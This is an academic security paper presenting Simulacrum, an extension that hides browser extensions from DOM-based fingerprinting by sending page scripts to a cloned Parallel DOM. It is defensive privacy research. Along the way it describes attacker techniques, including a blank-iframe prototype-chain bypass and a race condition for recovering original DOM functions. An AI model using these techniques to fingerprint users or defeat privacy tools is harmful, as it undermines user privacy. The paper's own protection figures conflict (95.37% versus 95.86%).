In this paper, we address the root cause of this robust fingerprinting technique, by approaching the problem from a fundamentally different perspective. We propose the notion of *DOM Reality Shifting*, wherein we split the reality that a user experiences when browsing a page from the reality that the page can actually observe. By separating the page's DOM, the user

sees the changes that an extension makes to the page, while the page's JavaScript cannot see those changes. In more detail, we create a *Parallel DOM* in addition to the *User DOM*, and mediate access such that extensions query, edit and interact with the User DOM while page JavaScript is limited to interacting with the Parallel DOM. While DOM Reality Shifting is conceptually straightforward it is fundamentally effective against DOM-based behavior fingerprinting, yet correctly implementing it requires handling a myriad of JavaScript idiosyncrasies, corner-cases and real-world complexities that can undermine the security of such a system or the functionality of web applications. To demonstrate the feasibility of our approach we develop a prototype extension called Simulacrum that implements DOM Reality Shifting *without the need to change the browser*, through a targeted instrumentation of Web API interfaces.

To assess the practicality of our approach we experimentally evaluate Simulacrum across multiple dimensions. First, we demonstrate our system's effectiveness by deploying it against a state-of-the-art automated DOM-based fingerprinting system [29]. Out of 5,793 fingerprintable extensions our system effectively hides the presence of 95.37% of the extensions. We then measure the overhead introduced by our defense and find that it is less than 390ms for half of the websites and ~895*ms* on average. Finally, we manually assess how Simulacrum affects extensions' and websites' functionality and find that all extensions remain unaffected, while major and minor breakage occurs in 12% and 10% of sites respectively. To avoid breakage, our extension's users can allowlist trusted sites.

In summary, our research contributions are:

- We introduce the concept of *DOM Reality Shifting*, which fundamentally addresses the root cause of DOM-based browser extension fingerprinting. Simulacrum, our prototype extension, significantly limits extension fingerprinting without modifying the browser, thus allowing for immediate and widespread adoption.
- We experimentally evaluate Simulacrum's defensive and performance impact, and demonstrate that our system effectively protects extensions while incurring a negligible performance overhead and limited website breakage.
- We present guidelines for extension developers that allow them to eliminate problematic fingerprintable behaviors without affecting the extension's functionality. These guidelines require straightforward changes that are trivial to implement, and can contribute to completely eliminating DOM-based fingerprinting.
- To further reproducibility in science, we make the source code of our system as well as the list of all domains and extensions used in our experiments available [4].

2 Background and Threat Model

Browser fingerprinting relies on extracting unique attributes of the user's browser and device. Among those, the list of installed browser extensions can be coupled with other information to build reliable fingerprints. Browser extension fingerprinting is indeed a real-world threat, as LinkedIn was found trying to detect 38 different extensions [47].

Extensions rely heavily on the JavaScript language and customize web pages by modifying the page's DOM. An invasive web page can observe this behavior (i.e., the modifications made to the page's DOM) and use it to construct a set of behavior-based fingerprints (i.e., signatures). When a user visits the page, the invasive page can use the fingerprints and the changes made to determine the extensions the user has installed. Since the extension modifies the page's DOM, effectively hiding the extension's behavior from the page without breaking the page's functionality is a challenging problem that prior defenses failed to truly address [29].

Threat model. We assume the attacker controls a specially crafted web page or iframe that implements DOM-based fingerprinting to uncover the extensions installed in the user's browser. In a nutshell, DOM-based fingerprinting relies on JavaScript that leverages the Web API [38] for direct read and write access to the DOM; by observing and interacting with it, the attacker can deduce which extensions are installed based on how the extensions modify the DOM. We note that social engineering attacks that trick the user into divulging which extensions they have installed (e.g., following a similar strategy to [66]) and side-channel attacks (e.g., timing-based) are considered out of scope for our defense.

Browser extensions. Users install extensions in their browsers to expand the browser's functionality and improve their browsing experience [17]. Extensions offer such features via a bundle consisting of HTML, CSS, JavaScript code, and a configuration file called the `manifest`.

Security model. To reduce the threat of malicious pages compromising browser extensions [45, 56], browsers employ privilege separation for extensions. Specifically, extensions' `background scripts` have powerful privileges but do not have access to the DOM, and extensions use `content scripts` to access the DOM, which lack the extension's full capabilities. Although `content scripts` have full access to the DOM, they do not run in the `website scripts'` execution environment. That is, neither `website scripts` nor `content scripts` are able to directly access one another because each runs in its own isolated world, while sharing the same DOM.

DOM-based fingerprinting. Due to the sharing of the DOM across the isolated worlds, invasive pages can construct DOM-based fingerprints by observing the extension's modifications to the page's DOM [59]. Prior work [29] has demonstrated how an attacker can automatically construct an extension's fingerprint by capturing the extension's DOM modifications that alter specific fields (e.g., username, password), DOM elements (e.g., images), or text keywords. Then, when a victim visits a specially crafted web page that contains a comprehensive set of elements and features, the fingerprinting framework can compare the DOM modifications to the previously captured fingerprints to identify the extension.

JavaScript uses prototypes to share properties (values and functions) and define hierarchical relationships between objects. Prototype-based languages do not use classes to generalize the characteristics of a set of objects. Instead, any object can share its properties with others as part of its prototype chain [37].

Prototypal inheritance. Effectively, the prototype chain describes the inheritance hierarchy of an object, and is used when code tries to access an object's attribute. During execution, JavaScript looks for the attribute within the object itself, and returns the attribute if found. Otherwise it recursively searches the prototype chain until it finds (and returns) the attribute or reaches the end of the chain (and returns `undefined`).

Function overriding. JavaScript can dynamically update properties of existing objects. Programmers leverage this behavior to *wrap* existing functionalities and customize their behavior. Additionally, JavaScript can override the `getter` and `setter` functions of a prototype's properties to customize prototype modifications themselves. In the Appendix we provide code detailing how Simulacrum overrides prototype values and functions, including getters and setters.

3 DOM Reality Shifting with Simulacrum

We present Simulacrum, a novel countermeasure against DOM-based extension fingerprinting. Here, we provide an overview of our design and the techniques employed by our system for hiding the presence of extensions from malicious or invasive webpages. The core strategy behind our defense is to create a *split reality* between what a user experiences when browsing a page and what the page can actually observe. Specifically, Simulacrum hides the artifacts created by extensions modifying the DOM by creating an alternate reality for the page that does not include any of the DOM modifications of installed extensions. The user's reality includes not only the page but also all DOM modifications performed by extensions, thus offering users the same browsing experience with enhanced privacy protections.

DOM reality shifting. Simulacrum places the webpage JavaScript in a parallel reality that does not contain extensions' DOM fingerprints by creating a simulacrum of the User DOM that omits the extensions' DOM-fingerprints, the *Parallel DOM*, and routing all the webpage's DOM requests to the Parallel DOM. To isolate the altered reality, Simulacrum prevents the webpage from accessing the *User DOM*, the browser-created DOM that the user sees and that contains all the modifications made by the webpage and the user's extensions. In addition, Simulacrum maintains the webpage's altered reality by mediating all access to and ensuring consistency between the two DOMs.

Modification mirroring. Simulacrum replicates changes between the User and Parallel DOMs depending on the origin of the request. For modifications originating from the website or user input, Simulacrum replicates the modifications in the Parallel DOM. However, Simulacrum limits modifications made by an extension to the User DOM.

Query routing. Simulacrum automatically routes queries to either the User or Parallel DOMs depending on the query's origin. When an extension requests access to the DOM, it automatically accesses the User DOM. However, when the webpage accesses the DOM, our system seamlessly routes the request to the Parallel DOM. As a result, the website is unable to detect DOM-fingerprints left behind by extensions because in the website's DOM reality the extension's changes simply do not exist and, thus, no fingerprintable artifacts are left behind by the extensions' functionality.

Interception. Simulacrum controls all requests and performs the necessary replication functionality by wrapping the DOM interface with an intelligent router. We achieve this by being the first script to execute and overriding the appropriate DOM interfaces before the website's JavaScript executes.

4 System Implementation

This section covers Simulacrum's implementation details and the technical challenges that it addresses to effectively achieve DOM Reality Shifting. Here, we use the following notation: `e` refers to a JavaScript object of type (i.e., respecting the interface) `Element`, and `n` refers to a JavaScript object of type `Node`.

4.1 Primitives

Creating the Parallel DOM. To preserve compatibility, the Parallel DOM created and maintained by Simulacrum must include every aspect of the User DOM *except* for the DOM modifications introduced by the user's extensions. Simulacrum instantiates the Parallel DOM by cloning the User DOM after it receives the `DOMContentLoaded`, which is triggered by the browser after it finishes loading and parsing the page's HTML and without waiting for the stylesheets, images, and subframes to load. Simulacrum maintains the Parallel DOM throughout the page's life cycle by continually (1) ensuring the Parallel DOM's consistency with the User DOM and (2) preventing the propagation of extension-driven changes to the Parallel DOM.

Equivalent elements. Propagating DOM modifications between the User and Parallel DOMs requires a method for accurately mapping equivalent elements across them. We create this mapping using `id` attributes, which are unique within a `Document` [14]. That is, for an element with an `id` value of `"node_id"` in the User DOM, Simulacrum calls `parallelDOM.getElementById("node_id")` to access the equivalent element in the Parallel DOM. When DOM elements lack an `id` attribute, we assign them a unique random value before creating the Parallel DOM. In addition, we handle elements created after the Parallel DOM is instantiated. To handle this, Simulacrum wraps functions that create new DOM elements (e.g., `document.createElement()`) with logic that assigns them a unique `id`.

Simulacrum implements a function, `getEquivalent(e)`, to return the element equivalent to `e` from the other DOM. First, the function checks whether the provided `e` originates from the User DOM or Parallel DOM; if `e` does not originate from either (i.e., `e` is not attached to either DOM), the function returns `e`. Next, if the `id` of `e` exists in both DOMs, then the function returns the element with the same `id` (i.e., the equivalent element) from the non-originating DOM. Otherwise, the function returns `null`. In practice, websites might use the same ID for multiple elements. If the `getEquivalent()` function detects non-unique IDs, it uses `querySelectorAll("[id='node_id']")` to get the list of all elements with `id='node_id'`. Then, if the element is the i-th element with `node_id` in one DOM, the equivalent will be the i-th element with `node_id` in the other DOM. For simplicity, in the remainder of this paper we will only mention `getElementById` for finding equivalent elements.

Cloning. The standard JavaScript method for making node copies, `cloneNode()`, does not copy custom properties or the source object's event listeners. To fix the limitations of `cloneNode()`, Simulacrum uses a custom `deepClone()` function. After making a clone with `cloneNode()`, `deepClone()` uses `Object.keys()` to get all the custom properties and transfer them one by one to the cloned node.

Unfortunately, JavaScript does not provide an API for accessing the list of all event listeners for each node. The `Element` and `HTMLElement` interfaces provide APIs for setting and getting event listeners (such as `HTMLElement.onclick`), and `deepClone()` uses these APIs to check for and clone event listeners on the node. However, JavaScript does *not* provide a direct way for accessing the event listeners that are set using `EventTarget.addEventListener()`. Simulacrum overrides this function to intercept all invocations of it and collect (and, later, clone) the event listeners that are set for each node.

Referencing original functions. Simulacrum needs access to the original versions of the functions it overrides to affect its operations on the DOMs. Before overriding them, we store the methods and functions of these interfaces in a hash table (accessible only by the Simulacrum content script).

4.2 DOM-accessing APIs

The DOM API is incredibly complex, comprised of hundreds of interfaces and thousands of functions. However, we only need to override APIs that have either read or write access to the DOM; Simulacrum wraps the original functions with logic to restrict the webpage's access to the User DOM.

Read access. Simulacrum wraps functions to ensure that JavaScript code run by a webpage reads from the Parallel DOM. For example, `Element.querySelector()` has read access to the DOM, and we override it to query the parallel DOM.

Write access. Simulacrum wraps functions with write access. The write access wrappers apply the necessary DOM modifications that originate from website scripts to both DOMs and ensure that they are synchronized (i.e., consistent). For example, `Element.append(<newElement>)` has write access and the wrapper appends `<newElement>` to both DOMs.




Figure 1: Most prevalent prototypes across top 10k websites.

Identifying APIs. While `Document`, `Element` and `Node` are obvious items to be added to our overriding list, an automated and systematic approach was necessary for identifying other commonly used interfaces to read from or write to the DOM. We developed a Chrome extension, called `VisibleJS`, that records all function invocations that occur during the execution of JavaScript code on a page. `VisibleJS` overrides all the functions implemented by JavaScript and logs the functions each time the page's code invokes them, using the code shown in Listing 3 (Appendix). For each function invocation, `VisibleJS` analyzes the arguments, returned value, and receiver. If at least one of those is an instance of `Node` or a DOM-related object (e.g., `DOMTokenList` and `DOMStringList`), then it records the function as one with access to the DOM.

Inspired by prior approaches on quantifying the prevalence of browser features [54], we chose to use the 10K most popular sites (according to the Alexa ranking) to determine commonly used interfaces. We use Selenium, ChromeDriver, and `VisibleJS` to capture the functions used by each site that access the DOM. Figure 1 shows the number of websites that use at least one function of the 30 most popular interfaces. Overall, our experiment uncovered a total of 135 interfaces (and 1,532 functions) that interacted with the DOM among the top 10K websites. However, as one might expect, not all interfaces are equally popular, as more than half (70) of the interfaces are used by less than 1% of the websites. Balancing the popularity of the functions and the effort required for manually overriding each function, we decided to override the 75 most popular interfaces. In addition, we override all interfaces that inherit from the `Node` interface (some of them are not used by the top 10K websites). In total, Simulacrum overrides 156 interfaces.

VisibleJS lead us to certain interesting findings, which shed light on the intricacies and complexities of the DOM API's interfaces. For instance, we found it surprising that `XMLHttpRequest` interacts with the DOM. `XMLHttpRequest` is a commonly used interface for interacting with servers. However, `XMLHttpRequest`'s `responseXML` argument returns an object that implements the `Document` interface and can then be appended to the DOM.

4.3 Function Overriding

Here, we detail the processes Simulacrum employs for overriding read and write functions available through the DOM API.

Categorization. We first categorize functions depending on their type of DOM interactions. Table 5 (Appendix) displays different function examples for each category with their overridden counterpart. We provide simplified versions of the actual call invocations throughout the text to improve readability.

Simple getter. This category of functions returns static information about the DOM. For example, `document.getElementsByTagName('div')` returns all the `div` elements of the DOM, and `e.hasAttribute('src')` returns `true` if the object `e` has a `src` attribute. Simulacrum overrides these functions so they return the result of their execution on the parallel DOM. Accordingly, it replaces the examples given above with `parallelDOM.getElementsByTagName('div')` and `parallelDOM.getElementById(e.id).hasAttribute('src')`.

Active getter. This category of functions cannot be executed on the Parallel DOM. For example, `e.scrollTop` returns the number of pixels that the element's content is scrolled vertically. However, since the Parallel DOM is not visible to users, this value will always be zero for any element tested. As such, for this type of function we first check if `e` has an equivalent in the Parallel DOM (thus ensuring that it was not the product of an extension), and then run this function on the User DOM to obtain the appropriate value that should be returned.

As another example, `document.activeElement` returns the element in the DOM that currently has focus. Since the Parallel DOM is not visible, its elements cannot have focus. Thus, we run this function on the User DOM and return the equivalent element on the Parallel DOM. If the element that is currently focused was created by an extension, we return its first ancestor not added by an extension (i.e., its first ancestor that has an equivalent in the Parallel DOM).

Simple setter. Functions in this category modify the structure of the DOM or a node's attribute. To replicate such DOM modifications, we run the function on both the function receiver and the equivalent of the receiver. For instance, when a webpage's script invokes `e.innerHTML = "text"`, the wrapper checks that the `id` exists in the Parallel DOM. If it does exist, then the wrapper sets the `innerHTML` of `e` and its equivalent object. For example, if the Parallel DOM owns `e`, then the wrapper runs `e.innerHTML = "text"` and `document.getElementById(e.id).innerHTML="text"`.

Active setter. Functions in this category do not directly modify the DOM. As such, we simply direct these to the User DOM. For example, `e.requestFullscreen()` results in the element being displayed in full-screen mode. The wrapper for this function first checks the element's owner document. If the owner document is the Parallel DOM, we find its equivalent element in the User DOM and run this function on it. Otherwise, we simply execute the function.

Forwarding arguments. It is important to note that any of the functions in the mentioned categories might have arguments. Almost all arguments can simply be passed to the corresponding functions. However, if an argument is a DOM object (an object of type `Node`, `Element`, etc.), the wrapper might need to invoke the function with the equivalent of arguments.

For instance, `parentNode.insertBefore(newNode, refNode)` inserts the `newNode` before the `refNode`, which is a child of `parentNode`. In this case, Simulacrum uses the overriding strategy used for the *simple setter* category. That is, it runs this function two times, once for `parentNode` and once for its equivalent one. Unlike the *simple setter* category, the `insertBefore` function receives two DOM objects as arguments and, as a result, the wrapper locates and passes the arguments `equivalentNewNode` and the `equivalentRefNode`. While the wrapper uses `getEquivalent(refNode)` to find the equivalent version of `refNode`, the `newNode` does not have an equivalent node because it is not connected to a DOM yet. Thus, the wrapper creates a `deepClone()` of `newNode` and uses that for `equivalentNewNode`.

Interfaces of the DOM API. The DOM API is structured around different *Interfaces* effectively grouping JavaScript objects with common state and behavior together. Note that all objects in JavaScript are instances of the `Object` class, which is on the top of the prototype chain. For the interested reader, Figure 6 (Appendix) shows a partial representation of the DOM API with some of its interfaces.

Node interface. Every node of the DOM tree is represented by an object of type `Node`, which also includes any interfaces inheriting from it (notably `Attr`, `Document`, `Element` [14]). The `Node` interface describes properties (e.g., `nodeName`, `parentNode`) and methods (e.g., `cloneNode()`, `normalize()`) that are shared amongst all DOM objects [14]. We wrapped 14 properties and 15 methods in `Node`'s prototype.

Document interface. This interface represents the result of parsing the page, and grants access to the DOM. It describes the common properties (e.g., `title`, `bgColor`) and methods (e.g., `querySelector()`, `createElement()`) for any kind of document [14]. We note that this interface exposes properties for setting event handlers (e.g., `onclick`,) [14]; these are in the active setter category, and we set these event listeners in the User DOM. In practice, the User DOM fires the events because the Parallel DOM is in the background. During the execution of callback functions from event handlers, as with any other JavaScript function, Simulacrum applies modifications to both the DOMs. The `Document` interface also allows the creation of specific DOM objects [14]. In particular, Simulacrum needs to wrap the `createElement()`, `createElementNS()`, and `createDocumentFragment()` methods to forcefully assign a value to the `id` attribute of new elements created through this interface (see §4.1). Finally, `createTreeWalker()` and `createNodeIterator()` instantiate objects that help JavaScript perform DOM traversal [14]; Simulacrum uses the *simple getter* strategy to prevent them from reading

the User DOM. More specifically, Simulacrum's wrapper for `document.createTreeWalker(root)` converts it to `parallelDOM.createTreeWalker(equivalentRoot)`. This limits the webpage's access to the Parallel DOM. In the end, we override 264 properties and 40 methods.

Element interface. All elements in the DOM inherit a set of methods and properties common to all types of elements from `Element`. As shown in Figure 6, each element object derives from either `HTMLElement` or `SVGElement`. Both of them count several descendant interfaces: 72 for `HTMLElement`, and 71 for `SVGElement` [14]. `HTMLElement` serves as the base interface for HTML elements. Some elements directly derive from this interface, while others implement this interface using another interface that inherits it. For example, `<footer>` elements directly implement `HTMLElement`, while `<video>` elements implement `HTMLVideoElement`, which inherits from `HTMLMediaElement`, which inherits from `HTMLElement`. Additionally, all the SVG elements of the SVG language inherit the `SVGElement` interface. Simulacrum wraps all the methods and properties of the `Element` interface and its descendants with an appropriate overriding strategy. To that end, we manually analyzed all 1,532 methods and properties, so as to choose the correct overriding strategy for each case.

Observer interfaces. The Web APIs provide different observers allowing JavaScript executed in the browser to observe, be notified, and react (using callback functions) to updates in the state of DOM objects. Simulacrum needs to override three observers: `ResizeObserver`, `IntersectionObserver` and `MutationObserver` [14, 15, 68]. Listing 4 (Appendix) gives examples that demonstrate the three observers.

ResizeObserver interface. Objects of this interface monitor changes to the size of elements (size may change for various reasons, such as changes in the size of the browser window). The `ResizeObserver`'s constructor receives a `callback` function. Each time the size of an observed element changes, the browser notifies the observer by executing the provided *callback* function. The `observe` method starts the observation of the specified element and identifies the target of interest. We use the active setter strategy for overriding the observe function. That is, Simulacrum prevents a webpage from observing an element that does not exist in the Parallel DOM.

IntersectionObserver interface. This interface provides the ability to observe changes in the intersection of a target element with another object called the *root*. The `IntersectionObserver`'s constructor receives a callback and an optional configuration variable which, when provided, defines the `root`. The root descends from a specific target or the viewport. If the constructor does not include the configuration argument, the observer assigns the viewport as the root. Simulacrum wraps two functions: first, the `IntersectionObserver`'s constructor to configure a proper root for its object. To do so, the wrapper checks that the configuration argument contains a root and that it exists in the Parallel DOM. If so, it uses `userDOM.getElementById(root.id)` to replace the root with the one from the User DOM. Second, we wrap the `observe` function using the active setter strategy, which prevents pages from using this API to detect extensions.

MutationObserver interface. This interface allows scripts to observe changes made to the DOM. The `MutationObserver`'s constructor receives the callback function. The `observe` method receives the target node and the observer configuration. The configuration determines the types of DOM changes the observer will react to. For example, by passing a configuration with `childList: true` and `subtree: true`, the observer triggers the callback for DOM modifications that change the list of children attached to the target node or the nodes in its subtree. The list of children changes through the addition or removal of nodes. The `observe` wrapper uses a slightly more complicated version of the active setter strategy. The `MutationObserver` invokes the callback when it observes modifications to the target node and the target node's descendants. For instance, if the target is the `<html>` element, the observer receives notifications for new elements that the browser appends to any location in the page. Subsequently, the wrapper adds functionality to avoid invoking the callback when an extension mutates the DOM. To that end, Simulacrum overrides `MutationObserver`'s constructor to modify the incoming callback. The callback modifications cause it to skip DOM mutations originating from an extension and only invoke the original `callback` for those DOM changes that originate from the webpage's scripts. Listing 5 in the appendix shows the wrapper code. The wrapper replaces the original callback with `newCallback`. The `argument[0]` for `newCallback` is an array of mutation records observed by the `MutationObserver`. The wrapper uses the `filterMutations()` function to filter out the mutations caused by an extension. If any mutations remain, the wrapper invokes the original `callback` with the remaining webpage-only mutations.

The `filterMutations()` function operates based on the attributes of each mutation's record. For example, if an extension appends a new `<p>` element to the User DOM, `mutation.type` will be `"childList"`, the value of `mutation.target` will be the reference to the parent of the `<p>` element (i.e., the element that it has been appended to) and `mutation.addedNodes` refers to the `<p>` element. The `filterMutations()` function then checks the Parallel DOM for its equivalent of `<p>` and `mutation.target`. In this example, since `<p>` is injected by an extension and is not a child of the Parallel DOM's version of `mutation.target`, the function filters out the current mutation from the mutation array.

In another example, if one of the webpage's script modifies the `src` attribute of an `<img>` element, the `mutation.type` will be `"attributes"`, the `mutation.target` will be a reference to the `<img>` element, and the `attributeName` will be `"src"`. Based on `mutation.type`, the `filterMutations()` investigates the attributes by comparing the `src` attribute of the `<img>` element with the `src` of its equivalent from the non-originating DOM. In this case, it does not filter out the

current mutation out of the mutation array because the `src` value from both DOMs are equal. Thus, the wrapper invokes the original `callback` with the remaining mutations.

Other interfaces. We use an element's `id` to find equivalents in the two DOMs. Objects that do not implement the `Element` interface and lack an `id` require a different approach; the key observation for these objects is that they are connected to an element. Thus, to find their equivalent we leverage the element they are connected to. E.g., `element.classList` returns an object that implements the `DOMTokenList` interface, which has functions like `add()` for modifying the object. When the page calls `tokenList.add("name")`, we also call `equivalentTokenList.add("name")` to propagate this to the other DOM. Since `tokenList` does not implement `Element`, we use `element` to find the equivalent, and `equivalentElement.classList` to set `equivalentTokenList`. Accessing the connected element differs for different non-element objects. Some non-element objects implement properties, for example `ownerElement`, `parentElement`, or `parentNode`, which provide direct access to the connected element. However, other objects do not provide a direct mechanism for accessing their connected element (e.g., `DOMTokenList`). For indirect cases, Simulacrum automatically adds an owner element property to these objects the first time they are called. For example, `element.classList.add("name")` modifies the object that is returned by `element.classList`. Indeed, the call results in two API calls: 1) `element.classList` returns a `DOMTokenList`, 2) `tokenList.add("name")` adds the string to the list. In the wrapper function of `classList`, the wrapper sets `element` as the owner element of the returned `DOMTokenList` object. Therefore, in the `add()` function, Simulacrum can get the owner element, which it can then use to find the owner of non-element's equivalent.

It is important to emphasize that knowing the owner element is not sufficient for finding the equivalent object. In addition to the owner element, Simulacrum needs to know the function that was called for getting this object. For example, the `Element.classList`, `HTMLLinkElement.relList`, and `HTMLIframeElement.sandbox` properties return an object that implements the `DOMTokenList`. After finding the equivalent owner element, we need to run the proper function to get the equivalent non-element object. To do this, the wrapper function stores the API call for accessing the object, which the wrapper later uses to get the equivalent non-element object.

4.4 Additional Security Precautions

During our design and development process we accounted for potential attacks against Simulacrum and incorporated appropriate defenses to prevent circumvention of our protections.

IIFE. As mentioned in §4.1, Simulacrum stores the original version of all the interfaces in a hash table. If attackers are able to access the original interfaces, they can replace the overridden functions with the original ones and access the User DOM. To prevent this attack, Simulacrum leverages Immediately-invoked Function Expressions (IIFE) for isolating functions and variables. That is, we encapsulate our system in an anonymous function that the JavaScript environment executes immediately. In essence, this allows us to define our logic within another function while the inner functions have access to the variables in the outer function's scope. Using this approach Simulacrum has access to the global scope of the webpage but prevents the webpage's JavaScript code to access objects like the hash table of original interfaces that are used by Simulacrum.

Position-based attacks. Simulacrum executes *active getter* functions on the User DOM. While they cannot be executed on elements injected by extensions, they can be used to get the position of other elements. Since injected elements can affect other elements' position, attackers could potentially identify installed extensions by observing changes in the positions of elements. To prevent this, Simulacrum adds `<div>` and `<span>` elements with random sizes at different locations throughout the User DOM. Since these do not exist in the Parallel DOM they are not visible to the websites' scripts and, thus, attackers cannot infer whether changes to the positions of elements occur due to injections by extensions or the random noise introduced by our system. It is important to note that these noise elements do not really impact the user's browsing experience as they simply introduce empty spaces around other elements (see Figure 8 in the Appendix).

While adding noise prevents attacks against extensions that inject elements, this might not work for extensions that remove elements. If an extension removes an element from the User DOM, the element will not be removed from the Parallel DOM; however, from the changes in the location of other elements an attacker might be able to infer that extension's presence. There are two categories of extensions that remove elements from websites. The first category is extensions that block scripts which are responsible for creating elements (e.g., ad-blockers). The second category includes extensions that explicitly remove elements which are already connected to the DOM. While Simulacrum cannot observe the behavior of the first category, the behavior of the second category is DOM-based and can be detected by Simulacrum. To that end, when an element is removed by an extension, Simulacrum replaces the removed element with another element of the same size; this prevents changes to the location of other elements. We have experimentally found that such extensions are very rare (only 59 fingerprintable extensions from §5 remove an element). As such, Simulacrum only activates this defensive mechanism against element removal when the user has one of these 59 extensions installed; in our prototype, this is done through a hard-coded list but can easily be enforced based on a list that is fetched from a server (similarly to EasyList [2]).

Order of execution. If the attacker's code executes before Simulacrum, they can access the original interfaces. To prevent this, Simulacrum injects its script into the webpage's




Figure 2: Different stages in a webpage's lifecycle.

execution context prior to DOM construction and before the browser executes any other script. Simulacrum achieves execution priority by setting `run_at: "document_start"` in the extension's manifest, which causes the browser to execute the extension's content scripts at the beginning of DOM construction and before any of the webpage's scripts. In this way, we guarantee that the webpage cannot recover the originals of the functions that we override by preemptively executing before Simulacrum's content scripts

However, when more than one extension sets `run_at: "document_start"`, the execution order is decided by the browser, based on the order of their installation time: the extension that was installed first will be executed before later-installed ones [46]. To ensure its prioritization, Simulacrum leverages the reordering technique proposed by Picazo-Sanchez et al. [46]. This approach uses the *management* permission to change the order of extensions in the execution pipeline by disabling and re-enabling them, resulting in these extensions being treated as if they had been installed after Simulacrum.

Figure 2 shows the different stages of loading a website when Simulacrum is present. The content script of Simulacrum runs at `document_start`. At this point, the browser has not started to parse the HTML page or construct the DOM. Simulacrum's content script creates a `head` element and appends its script to it. This script overrides the interfaces mentioned previously and then removes the `head` element from the page to prevent any conflict with the website's head element. Simulacrum reorders the execution pipeline of content scripts and will be the first script that executes in the webpage. Moving to the next area of the diagram in Figure 2, the browser starts to construct the DOM. Right after constructing the DOM, it fires the `DOMContentLoaded` and Simulacrum clones the DOM to generate the Parallel DOM. From this point forward, extensions' fingerprints remain on the User DOM and they will not be accessible by website scripts. Simulacrum's event listeners also fire before the webpage's and the other extensions. JavaScript orders the firing of event handlers based on when the listener was set. That is, even if multiple scripts set a listener for the `DOMContentLoaded` event, the browser invokes the Simulacrum's callback first (creating the Parallel DOM) because it is the first script that set a listener for the `DOMContentLoaded` event. In addition, JavaScript executes as a single thread; therefore, Simulacrum's event handler blocks other events from firing until Simulacrum's event handler completes (i.e., there is no race condition).

iframes. Simulacrum uses the `"all_frames": true` manifest file setting to inject its content scripts into all `iframes` so that it can protect against fingerprinting by code running in these `iframes`. However, due to browser implementation subtleties, `iframes` with a blank or undefined `src` attribute are not covered by the `all_frames` setting. Thus, an attacker can append `<iframe id="ifrm"></iframe>` to the DOM, retrieve the *original* version of `getElementById` through the `ifrm.contentWindow.Document.prototype.getElementById` lookup chain, and bypass Simulacrum. To inject Simulacrum's content scripts into such `iframes` (as well as `iframes` with src attributes of `javascript:*` or `about:*`), Simulacrum includes `"match_about_blank": true` in its manifest. This setting successfully injects the content scripts into all `iframes`. Interestingly, this bypass vector has been overlooked by some previously proposed countermeasures (e.g., [34]).

Another `iframe`-related circumvention can occur when fingerprinting code running in the parent page of an `iframe` exploits a race condition between the time points when an `iframe` is created and when Simulacrum's scripts override its DOM. The resulting attack is identical to the previously-stated lookup chain, depending on quick access to the original elements. Though this was reported in 2017 [52], it was never fixed, and popular privacy extensions (e.g., Privacy Badger [3]) are vulnerable to this attack. We prevent this attack by blocking all accesses to the `iframe`'s `contentWindow` and `contentDocument` from the parent page before Simulacrum has wrapped the `iframe`'s functions. To that end, the wrappers of `contentWindow` and `contentDocument` check Simulacrum's execution state inside the `iframe`; if it has completed, they return the function's result or `undefined` otherwise.

Overriding prototypes. The overriding approach from [49] would allow attackers to delete functions and revert them to the original function pointers. To prevent this and protect objects the authors used `Object.freeze` after the virtual machine layering process. In Simulacrum, as shown in Listing 1 (Appendix), we override prototypes and not objects. Our approach has two advantages; first, deleting functions will not revert them to the original ones. Second, since functions are not frozen, Simulacrum allows websites and extensions to wrap functions (i.e., they can add another layer on top of ours) which allows them to maintain their functionality.

5 Experimental Evaluation

Here we present a comprehensive evaluation that explores multiple dimensions of Simulacrum's performance.

Simulacrum's effectiveness. As our main goal is to mitigate browser extension fingerprinting that leverages DOM-based modifications, we need a robust and accurate fingerprinting system to evaluate our approach. To that end, we leverage the code and dataset of Carnus [29], as it is the only proposed system that *automatically* generates unique signatures that identify extensions based on their DOM interactions. While Carnus has modules for different types of extension techniques (e.g., detecting Web Accessible Resources) we focus on the DOM-based module. To account for the dynamic nature of extension behavior and to improve robustness, Carnus requires at least 90% of a fingerprint to match the DOM modifications to infer that an extension is installed. In their experiments, Karami et al. [29] reported 5,793 extensions being detected by Carnus based on their DOM-based fingerprints. To test the effectiveness of our proposed countermeasure, we replicate that experiment using the exact dataset of extensions. We use Selenium to open a fresh browser installed with Simulacrum. We then, using each of the 5,793 extensions installed, direct our browser to the website running Carnus' honeypage that will attempt to detect the extension. We find that Simulacrum is highly effective as it successfully prevents Carnus from detecting 5,553 (95.86%) of the extensions. In comparison, CloakX [63] could only protect up to 751 (12.96%) of these extensions [29] by randomizing a subset of node attributes.

Partial fingerprints. We further explore the effect of our defense and investigate extensions that Carnus is not able to detect, and find that certain extensions manage to inject a *subset* of their fingerprints in the Parallel DOM. This can occur due to various behaviors which we analyze over the following paragraphs, and Carnus does not detect them as it is not able to reach the 90% threshold required for identifying the extensions. Nonetheless we further assess the robustness of our defense by training Carnus on these partial fingerprints to examine whether it is able to identify any of these extensions.

To find extensions that partially inject fingerprints into the Parallel DOM, we modify Carnus to calculate the percentage of fingerprints that are injected into the Parallel DOM. This allowed us to identify 37 extensions with partial fingerprints. Our analysis reveals that the partial fingerprints of 28 extensions are unique enough within the entire collection of extensions fingerprints to identify those extensions. Therefore, a total of 268 extensions remain fingerprintable against Simulacrum, which amounts to only 4.63% of the extensions. Next we further explore the underlying reasons that lead to extensions not being protected by Simulacrum.

